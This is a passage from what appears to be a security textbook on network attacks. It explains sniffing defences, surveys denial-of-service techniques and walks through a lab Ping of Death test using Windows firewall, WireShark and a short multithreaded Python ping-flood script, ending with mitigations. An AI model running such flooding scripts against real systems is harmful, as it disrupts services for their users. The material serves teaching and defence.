

Figure 2-32 Hacker PC Packet Sniffing Result

Once a hacker penetrates the internal network, he can easily steal credentials via packet sniffing. Therefore, internal security measures should be implemented to prepare against such an attack. When transmitting the data, you must use encryption protocols such as SSL (Secure Socket Layer) and IPsec (IP Security Protocol). When you are connected to a remote server, you must use SSH (Secure SHell). This protects the data that is transmitted from sniffing attacks. A more aggressive response uses a specialized sniffing detection tool that can detect sniffing attacks.

2.5 Overview of a DoS Attack

A DoS (Denial of Service) attack prevents the server from operating normally. Most DoS techniques exploit vulnerabilities in the network protocol, and some DoS attacks disable the server by generating normal service in bulk. DoS attacks are simple but powerful, destructive attacks. DoS attachs have evolved into a DDoS (Distributed DoS) and DrDoS (Distributed Reflected DoS).

The hacker attacks a server in a variety of ways by using different protocols, such as HTTP, TCP, PING, ICMP, etc. The attack consumes large quantities of bandwidth, memory, CPU cycles, and disk resources and eventually forces the server out of service. If a DoS attack is successful, the user is unable to receive a response from the server for a service request.



Figure 2-33 DoS Attack Concept

DoS attacks were developed long ago, and many more techniques have been developed since then. These range from sending massive normal HTTP service requests to exploit the transmission characteristics of the IP packets. Although there are various DoS techniques, DoS attack methods are generally conducted as follows.

- **Ping Of Death**

  If you send an ICMP packet that is larger than the normal size (65,535 bytes vs. 32 bytes), it is divided into processable size in the network. The server then spends extensive system resources to handle the large number of ICMP packets and eventually falls into denial of service state.

- **Land Attack**

  When sending a SYN packet to establish a TCP connection, the source address and the destination address are set as the same. When the server sends a SYN/ACK packet to the client, the

destination address is set to be the same as its own address. Therefore, the packet is going around to the server.

- **TCP SYN Flood**

This technique exploits security vulnerabilities in the process of establishing a TCP connection. When the client sends a SYN packet to the server, the server sends a SYN/ACK packet to the client. Finally, the client establishes a connection with the server by sending an ACK packet. If the client does not send an ACK packet to the server at the end of the step, the server will wait in the SYN Received state. When this process is repeated, the server will exhaust all available buffers and will fall into a denial of service state.

- **Slowloris Attack**

First, the hacker creates a normal connection with the server and then sends an abnormal header (request is not completed) to maintain an open connection. When the number of open connections increases, the server eventually enters a denial of service state.

- **Tear Drop**

The IP Protocol is used to break large amounts of data into smaller units for transmittion that are then reassembled at the end points. The "offset" plays a key role in this process. If a hacker manipulates the "offset" and makes it larger, then an overflow is caused at the server.

- **Smurf Attack**

> The attack exploits the characteristics of the ICMP packets. The ICMP protocol receives a "Reply" packet in response a "Request" packet. When the ICMP requests are sent in large quantities from the host, the hacker changes the source address to the victim server address. The victim server will receive a large number of ICMP replies that are impossible to process.

- **HTTP Flooding**

> This is an attack that disables service by making a large number of normal requests. When a large number of requests are made from URLs for the service on the Web server at the same time, the CPU and connection resources of Web server become depleted.

The success rate of an attack increases when the number of hosts that are used for the DoS attack increases. Hackers can infect multiple PCs with malicious code for use as DDoS attack hosts. The hackers can then send remote attack commands to PCs infected with malware. If the DDoS is combined with other techniques that target regular services, such as HTTP Flooding, the attack can become very powerful and can be difficult to block, even with a security appliance. Let's examine these one by one by carrying out an attack in a test environment.

2.6 DoS - Ping of Death

2.6.1 Setting Windows Firewall

In order to use the "ping" command in a Windows environment,

you must first set the firewall on the server PC to allow ICMP.

- Select [Control Panel - System and Security - Windows Firewall - Advanced Settings]



Figure 2-34 Windows firewall – Advanced Settings

- Select [Inbound Rules - New Rules]



Figure 2-35 Inbound Rules - New Rules

• Select [Rule Type - Custom]



Figure 2-36 Rule Type

• Select [Program - All Programs]



Figure 2-37 Programs

• Select “ICMPv4” in [Protocol and Ports - Protocol type] and click the [Customize] button



Figure 2-38 Protocol type – ICMPv4

• Select [Specific ICMP types - Echo Request]



Figure 2-39 Select Echo Request

• Select [Scope] and confirm that the [Any IP Address] entry has been checked.



Figure 2-40 Select Scope

• Select [Action] and confirm that you checked the [Allow the connection] entry.



Figure 2-41 Select Action

• Select the [Name] and input a note for the name you want to use. Finally click on the [Finish] button.



Figure 2-42 Enter the Name

• Open the command prompt window in the hacker PC to confirm the settings as follows.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:¥Users¥client>ping server

Pinging server [169.254.27.229] with 32 bytes of data:
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128

Ping statistics for 169.254.27.229:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Figure 2-43 Check Setting

2.6.2 Installing WireShark

To determine the detailed operation of the ping command, let's first install a monitoring tool. The WireShark program supports network monitoring and packet sniffing operations. You can obtain the

installer from the download web page (http://www.wireshark.org/download.html). This program can be easily installed by running the downloaded file.



Figure 2-44 Concept of the Ping of Death

Now run "ping" in command prompt on Windows to examine the operations by WireShark. Let's run WireShark to use its network monitoring features. Then, when you run "ping" in the command prompt on Windows, you can see the details of the network activity in the WireShark screen. The "ping" command can be used with a "ping IP -l transfer data size" command. This transmits 32 bytes of data by default and can transfer data up to 65,500 bytes. In order to test the "ping", the characters "a" through to "z" are repeatedly transmitted with a predetermined length.



Figure 2-45 Run "ping" on the Command Window

The "ping" command basically sends repeated ICMP packets four times. The execution count may be controlled by changing the options, and when the command execution has been completed, the response time that is received from the server to the screen is displayed. If the response time is large, the network state between the server and the client is not stable, and the "ping" command is often used to test whether network operation is normal.



Figure 2-46 WireShark Packet Capture

The results for the "ping server -l 65500" command are the same as those screen captured from WireShark. In the upper part, you can see that the 65,500 byte packet is transmitted in 1,480 bytes units that have been broken up. In the intermediate part, you can see that a substantial amount of packet data has been divided in the transport layer. In the last part, you can see that the data has been entered into the application layer. 65,500 bytes of data can be transmitted to the server by dividing it all into 44 pieces. If you run 100 "ping" commands at a time using a thread for each, all 44,000 large packets can be seen to be sent to the server.

2.6.3 Ping of Death Example

Currently, to improve system performance, the size of the data that can be sent for a ping command on the network is limited to 65,500 bytes, so the Ping of Death attack failed often. However, when a DoS attack first appeared, it was considered to be a powerful attack tool. In the following example, it is difficult to accomplish the effects of a substantial attack. However, the conditions are sufficient to understand how to implement a DoS attack by using ICMP.

```
import subprocess
import thread
import time

def POD(id):                                                    #(1)
    ret = subprocess.call("ping server -l 65500", shell=True)
    print "%d," % id

for i in range(500):                                            #(2)
    thread.start_new_thread(POD, (i,))                          #(3)
    time.sleep(0.8)                                             #(4)
```

Example 2-6 Ping Of Death

Execute the attack using the command prompt in Windows. Multiple threads can be used to generate a large amount of traffic, by executing ping commands in parallel.

(1) **Declaring Function**: declare a function to execute the ping command. The thread calls this function.

(2) **Iteration**: Generate 500 threads.

(3) **Creating Threads**: While calling the POD function, pass as an argument to determine the number of the thread that has been created.

(4) **Pause**: Generate one thread and then wait 0.8 seconds to reduce the load of the hacker PC.

When the above example is executed, the server PC does not go down and its performance is not significantly reduced. Let's look at the impact on performance while running the ping command from the client PC. If you enter "ping server –t" in the command prompt on Windows, the ping command will repeat until it is forced to shut down. Let's compare before and after executing the Ping Of Death.

Before Execution	After Execution
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=3ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=2ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=19ms TTL=128
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=2ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=1ms TTL=128
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=6ms TTL=128
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=1ms TTL=128
Reply from 169.254.27.229: bytes=32 time<1ms TTL=128	Reply from 169.254.27.229: bytes=32 time<1ms TTL=128
Reply from 169.254.27.229: bytes=32 time=1ms TTL=128	Reply from 169.254.27.229: bytes=32 time=1ms TTL=128

Figure 2-47 Client PC ping Command Execution Result

Early on during the test, the response speed for the ping command does not change much. When the number of threads exceeds 100, little performance degradation can be observed to the extent that the execution time becomes greater than 10 ms. In order to prevent a Ping Of Death attack, you must therefore limit the number of pings that can come over a period of time or block all incoming pings from the outside. Also, you need to set a policy for the firewall to block ping requests that are larger than a normal size.

2.7 DoS - TCP SYN Flood

2.7.1 The Basic Concept of the TCP SYN Flood



Figure 2-48 TCP SYN Flood Basic Concept

